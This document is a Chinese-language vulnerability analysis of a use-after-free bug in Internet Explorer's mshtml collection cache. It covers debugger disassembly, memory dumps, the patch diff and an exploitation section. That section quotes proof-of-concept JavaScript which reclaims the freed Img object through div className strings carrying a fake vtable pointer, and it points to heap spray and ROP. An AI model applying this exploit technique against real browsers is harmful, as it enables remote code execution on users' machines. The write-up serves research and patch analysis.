第一次调用到 **CCollectionCache::EnsureAry** 的时候会进入 **CMarkup::EnsureCollections** 函数，该函数会将网页中所有元素分门别类，放到那些默认的 0xC 个 **COrigCachelItemStruct** 中。其中 index=0x8 放入的时<div>标签中的所有元素。

另外 IE 还会做一件事，就是在已经创建的默认的 **COrigCachelItemStruct** 中查找相同名字的对象，并创建一个新的对象数组，方便后面查找。这些对象数组所属的 **CDynCachelItemStruct** 的 index 都大于或等于 0xD。

这时候如果触发 testfaild.innerHTML = testfaild.innerHTML 这句代码，则放入相应<div>标签内的元素对象都会被释放并重建，此时之前创建的相应的 **COrigCachelItemStruct** 会被标志为失效，因为里面的对象已经被释放了。但悲催的是后来创建的相同名称的 **ObjArray** 所属的 **CDynCachelItemStruct** 却没有做任何处理，依然有效。

这时候如果触发一次 **CCollectionCache::GetDisPID** 去查询新创建的用于存放相同名称对象的 **ObjArray** 所属的 **CDynCachelItemStruct** (index>=0xD)，则会触发异常。

3DAE103C	6BF6 9C	imul	esi, esi, 9C	index = 8xD	
3DAE103F	8B49 0C	mov	ecx, dword ptr [ecx+C]	取得CacheItemStructArray基址	
3DAE1042	33C0	xor	eax, eax		
3DAE1044	837D 18 FF	cmp	dword ptr [ebp+18], -1		
3DAE1048	57	push	edi		
3DAE1049	8B7C0E 08	mov	edi, dword ptr [esi+ecx*8]	取得CacheItem对象指针	
3DAE104D	8B49 14	mov	ecx, dword ptr [ebp+14]		
3DAE1050	8945 FC	mov	dword ptr [ebp+4], eax		
3DAE1053	8945 F4	mov	dword ptr [ebp+C], eax		
3DAE1056	897D EC	mov	dword ptr [ebp+14], edi		
3DAE1059	8945 E8	mov	dword ptr [ebp+18], eax		
3DAE105C	8901	mov	dword ptr [ecx], eax		
3DAE105E	0F84 CEC00A00	je	3DB80B32		
3DAE1064	FF75 18	push	dword ptr [ebp+18]		
3DAE1067	8B07	mov	eax, dword ptr [edi]		
3DAE1069	8BCF	mov	ecx, edi		
3DAE106B	FF50 08	call	dword ptr [eax+8]		
3DAE106E	8B07	mov	eax, dword ptr [edi]		
3DAE1070	8BCF	mov	ecx, edi		
3DAE1072	FF50 04	call	dword ptr [eax+4]		
3DAE1075	8BD8	mov	ebx, eax		
3DAE1077	85D8	test	ebx, ebx		
3DAE1079	0F85 EE1AFEFF	jnz	3DAC2B6D		
3DAE107F	8B07	mov	eax, dword ptr [edi]		
3DAE1081	8B07	mov	ecx, edi		
堆栈 ss:[016AA364]-016AA38C ecx=00212B20					
028D6830	3DB57C5C	mshtml.CElementaryCacheItem::vftable'			
028D6834	00000002				
028D6838	3DB4F6D4	mshtml.CStyleSheet::CAryAutomationRules::vftable'			
028D683C	00000008				
028D6840	00000004				
028D6844	02441B30				
028D6848	EAFE7A09				
028D684C	FF0CA100				
016AA310	00000000				
016AA314	0022CF90				
016AA318	0000030C				
016AA31C	00000008				
016AA320	00000000				
016AA324	016AA034C				
016AA328	3DB616EE	返回到 mshtml.3DB616EE			
016AA32C	002111D0				

取得 CacheItem 指针

02441B30	0022C790
02441B34	024414C8

这是其包含的对象数组

0022C790	0000019A
0022C794	00000010
0022C798	00000010
0022C79C	00200001
0022C7A0	00000000
0022C7A4	00000400
0022C7A8	00000000
0022C7AC	00000000
0022C7B0	00000003
0022C7B4	00000000
0022C7B8	00000000
0022C7BC	00000000
0022C7C0	00000000
0022C7C4	00316AC5
0022C7C8	EAA625D9

可以看到其中的 Img 对象已经被释放

3DAE105E	0F84 CEC00A00	je	3DB80B32	
3DAE1064	FF75 18	push	dword ptr [ebp+18]	
3DAE1067	8B07	mov	eax, dword ptr [edi]	
3DAE1069	8BCF	mov	ecx, edi	
3DAE106B	FF50 08	call	dword ptr [eax+8]	
3DAE106E	8B07	mov	eax, dword ptr [edi]	
3DAE1070	8BCF	mov	ecx, edi	
3DAE1072	FF50 04	call	dword ptr [eax+4]	mshtml.CElementaryCacheItem::GetNext
3DAE1075	8BD8	mov	ebx, eax	
3DAE1077	85D8	test	ebx, ebx	
3DAE1079	0F85 EE1AFEFF	jnz	3DAC2B6D	
3DAE107F	8B07	mov	eax, dword ptr [edi]	

那么，如果此时从 ObjArray 中遍历对象

3DAE103C	6BF6 3C	imul esi, esi, 3C	index = 0xD	寄存器 (FPU)
3DAE103F	8B49 0C	mov ecx, dword ptr [ecx+C]	取得CacheltemStructArray基址	EAX 0022C790
3DAE1042	33C0	xor eax, eax		EAX 029D6830
3DAE1044	837D 18 FF	cmp dword ptr [ebp+18], -1		EDX 00000001
3DAE1048	57	push edi		EBX 00000030C
3DAE1049	8B7C0E 08	mov edi, dword ptr [esi+ecx+8]	取得CacheItem对象指针	ESP 016AA310
3DAE104D	8B4D 14	mov ecx, dword ptr [ebp+14]		EBP 016AA350
3DAE1050	8945 FC	mov dword ptr [ebp-4], eax		ESI 00000030C
3DAE1053	8945 F4	mov dword ptr [ebp-C], eax		EDI 029D6830
3DAE1056	897D EC	mov dword ptr [ebp-14], edi		EIP 3DAE1075 nshtml..
3DAE1059	8945 E8	mov dword ptr [ebp-18], eax		C 1 ES 0023 32 0(1
3DAE105C	8901	mov dword ptr [ecx], eax		P 0 CS 001B 32 0(1
3DAE105E	0F84 CEC00000	je 3D880B32		A 0 SS 0023 32 0(1
3DAE1064	FF75 18	push dword ptr [ebp+18]		Z 0 DS 0023 32 0(1
3DAE1067	8B07	mov eax, dword ptr [edi]		S 0 FS 003B 32 7F1
3DAE1069	8BCF	mov ecx, edi		T 0 GS 0000 NULL
3DAE106B	FF50 08	call dword ptr [eax+8]		D 0
3DAE106E	8B07	mov eax, dword ptr [edi]		0 0 LastErr ERROR_SI
3DAE1070	8BCF	mov ecx, edi		EFL 00000203 (NO, B, W
3DAE1072	FF50 04	call dword ptr [eax+4]		ST0 empty +UNORN 670
3DAE1075	8BD8	mov ebx, eax		ST1 empty -UNORN EFB
3DAE1077	85DB	test ebx, ebx		ST2 empty 7.472694929
3DAE1079	0F85 EE1AFEFF	jnz 3DAE2B60		ST3 empty 79200.00000
3DAE107F	8B07	mov eax, dword ptr [edi]		ST4 empty 42700.00000
3DAE1081	8BCF	mov ecx, edi		ST5 empty 16.9999996
eax=0022C790				ST6 empty 2300.00000000
ebx=0000030C				
0022C790	0000019A		016AA310	00000000
0022C794	00000010		016AA314	0022CF90
0022C798	00000010		016AA318	0000030C
00000000	00000000		016AA31C	00000000

遍历出来的肯定是错误的

3DB56BBE	90	nop		寄存器 (FPU)
3DB56BBF	90	nop		EAX 0000019A
3DB56BC0	8B01	mov eax, dword ptr [ecx]		ECX 0022C790
3DB56BC2	8B50 78	mov edx, dword ptr [eax+78]		EDX 00000001
3DB56BC5	FFD2	call edx		EBX 00000000
3DB56BC7	8B40 0C	mov eax, dword ptr [eax+C]		ESP 016AA2E0
3DB56BCA	C3	ret		EBP 016AA2EC
3DB56BCB	90	nop		ESI 0022C790
3DB56BCD	90	nop		EDI 016AA348
3DB56BCE	90	nop		EIP 3DB56BC2 nshtml.3DB56BC2
3DB56BCF	90	nop		C 0 ES 0023 32 0(FFFFFFF)
3DB56BD0	05 E9B1303C	add eax, 3C3081E9		P 1 CS 001B 32 0(FFFFFFF)
3DB56BD5	09B6 3D1CF6E5	or eax, dword ptr [esi+E5F61C3D], esi		A 0 SS 0023 32 0(FFFFFFF)
3DB56BD8	3D 7A92B73D	cmp eax, CDispNode::DrawBorder		Z 1 DS 0023 32 0(FFFFFFF)
3DB56BD0	10E6	sbb esp, esi		S 0 FS 003B 32 7FFD6000(FFF)
3DB56BE2	C8 3D7E9F	enter 7E30, 9F		T 0 GS 0000 NULL
3DB56BE6	8B 3D9DDEB3	mov eax, F3EB903D		D 0
3DB56BE9	3D 0C7CB33D	cmp eax, CDispContainer::CalcDispin		0 0 LastErr ERROR_SUCCESS (00000000)
3DB56BEF	CA ADB7	retf 007A0		EFL 00000246 (NO, NO, E, BE, NS, PE, GE, LI
3DB56BF3	3D B68AB73D	cmp eax, CDispContainer::DrawSelf		ST0 empty +UNORN 6700 00000018 8233
3DB56BF8	97	xchg eax, edi		ST1 empty -UNORN EFB 01180000 4000
3DB56BF9	2E 8A	stos byte ptr esi[edi]		ST2 empty 7.4726949293232513750e-25
3DB56BF9	3D 092CCB3D	cmp eax, CDispNode::CalcDispinFo		ST3 empty 79200.0000000000000000
3DB56C00	7D C7	jge short 3DB56BC0		ST4 empty 42700.0000000000000000
ds:[00000200]=??? edx=00000001				ST5 empty 16.999999620020389560
				ST6 empty 2300.0000000000000000

后面再引用该对象的时候则一定会出问题，形成了一个典型的 Use-After-Free 漏洞！

漏洞修补

该漏洞已经有了补丁，笔者对微软修补前后的函数执行了流程进行了对比分析。发现有以下几点不同。

补丁修补以后主要用到了 CacheltemStruct 偏移 0x38 位置的 WriteCount。前面已经阐述，由于并未有效的增加 COrigCacheltemStruct 的 WriteCount 导致在检查是否应该重建 CDynCacheltemStruct 的时候出错。

因此微软在创建 COrigCacheltemStruct 的时候，把每个新创建的 COrigCacheltemStruct 的 WriteCount 都增 1。这样就能保证在检查是否应该重建 CDynCacheltemStruct 的时候（即检查源 COrigCacheltemStruct 的 WriteCount 值是否和 CDynCacheltemStruct 的 WriteCount 值相同）不会出错。

.text:3DB61A25	call	CMarkup::AddToCollections(void)
.text:3DB61A2A	test	eax, eax
.text:3DB61A2C	mov	[ebp+var_4], eax
.text:3DB61A2F	jnz	loc_3DB6184E
.text:3DB61A35	push	3Ch
.text:3DB61A37	pop	eax
.text:3DB61A38	mov	ecx, [esi+0Ch]
.text:3DB61A3B	cmp	dword ptr [eax+ecx+2Ch], 0
.text:3DB61A40	jz	loc_3DCE3D9C
.text:3DCE3D9C	mov	dword ptr [ecx+eax+2Ch], 1

```
.text:3DCE3DA4          mov     ecx, [esi+0Ch]
.text:3DCE3DA7          lea     ecx, [ecx+eax+38h]
.text:3DCE3DAB          inc     dword ptr [ecx] ; AddToCollection 之后 对所有 COrigCacheItemStruct 的 WriteCount 增 1
```

即如下场景：COrigCacheItemStruct 新建一次，WriteCount 增 1；BuildNamedArray 创建一次 CDynCacheItemStruct 拷贝其 WriteCount；对象释放，COrigCacheItemStruct 再次新建，WriteCount 增 1；在遍历到 CDynCacheItemStruct 由于其 WriteCount 和源 COrigCacheItemStruct 不同，所以必须再次重新 BuildNamedArray。

漏洞利用

由于这是一个典型的 Use-After-Free 漏洞，由代码可见，被释放并被重复引用的是 Img 对象，且对象的前四字节为虚表，该四字节是可以被引用的，想办法占用被释放的 Img 对象内存并控制虚表便是该漏洞利用的关键。

对应 POC 中的如下代码便做了这件事

```
var tag = 0x1c1c1c0c;
var vtable1 = S(tag) + '1234567555555555588888888';前四字节填充 0x1c1c1c0c 用来覆盖
Img 对象的虚表，通过逆向得知，Img 对象大小为 56 字节，后面的'1234...'正好用于填充 Img
对象大小减去 4 字节虚表的剩余位置。如图
```

0022CC00	3DABE840	mhtml.CImgElement::`vftable'
0022CC04	00000001	
0022CC08	00000008	
0022CC0C	02409478	
0022CC10	00000000	
0022CC14	024B6DF8	
0022CC18	00000034	
0022CC1C	A0002280	
0022CC20	00000022	
0022CC24	00236B00	
0022CC28	001B3298	
0022CC2C	00000000	
0022CC30	00000000	
0022CC34	00000000	

原始的 Img 对象，大小 0x38 字节

0022CC00	1C1C1C0C	
0022CC04	00320031	
0022CC08	00340033	
0022CC0C	00360035	
0022CC10	00350037	
0022CC14	00350035	
0022CC18	00350035	
0022CC1C	00350035	
0022CC20	00350035	
0022CC24	00380035	
0022CC28	00380038	
0022CC2C	00380038	
0022CC30	00380038	
0022CC34	00000038	

被填充后的“Img”对象，大小相同

```
var divs = new Array();
for (var i = 0; i < 128; i++) divs.push(document.createElement('div'));创建了很多 div 对象
```

`testfaild.innerHTML = testfaild.innerHTML;`触发释放 `Img` 对象

`divs[0].className = vtable1;`释放 `Img` 对象后，马上使用 `div` 对象的 `className` 来占用被释放的内存

`divs[1].className = vtable1;`

`divs[2].className = vtable1;`

`divs[3].className = vtable1;`

之后再结合 `Heap Spray` 以及 `ROP` 等技术便可以完美的利用漏洞了。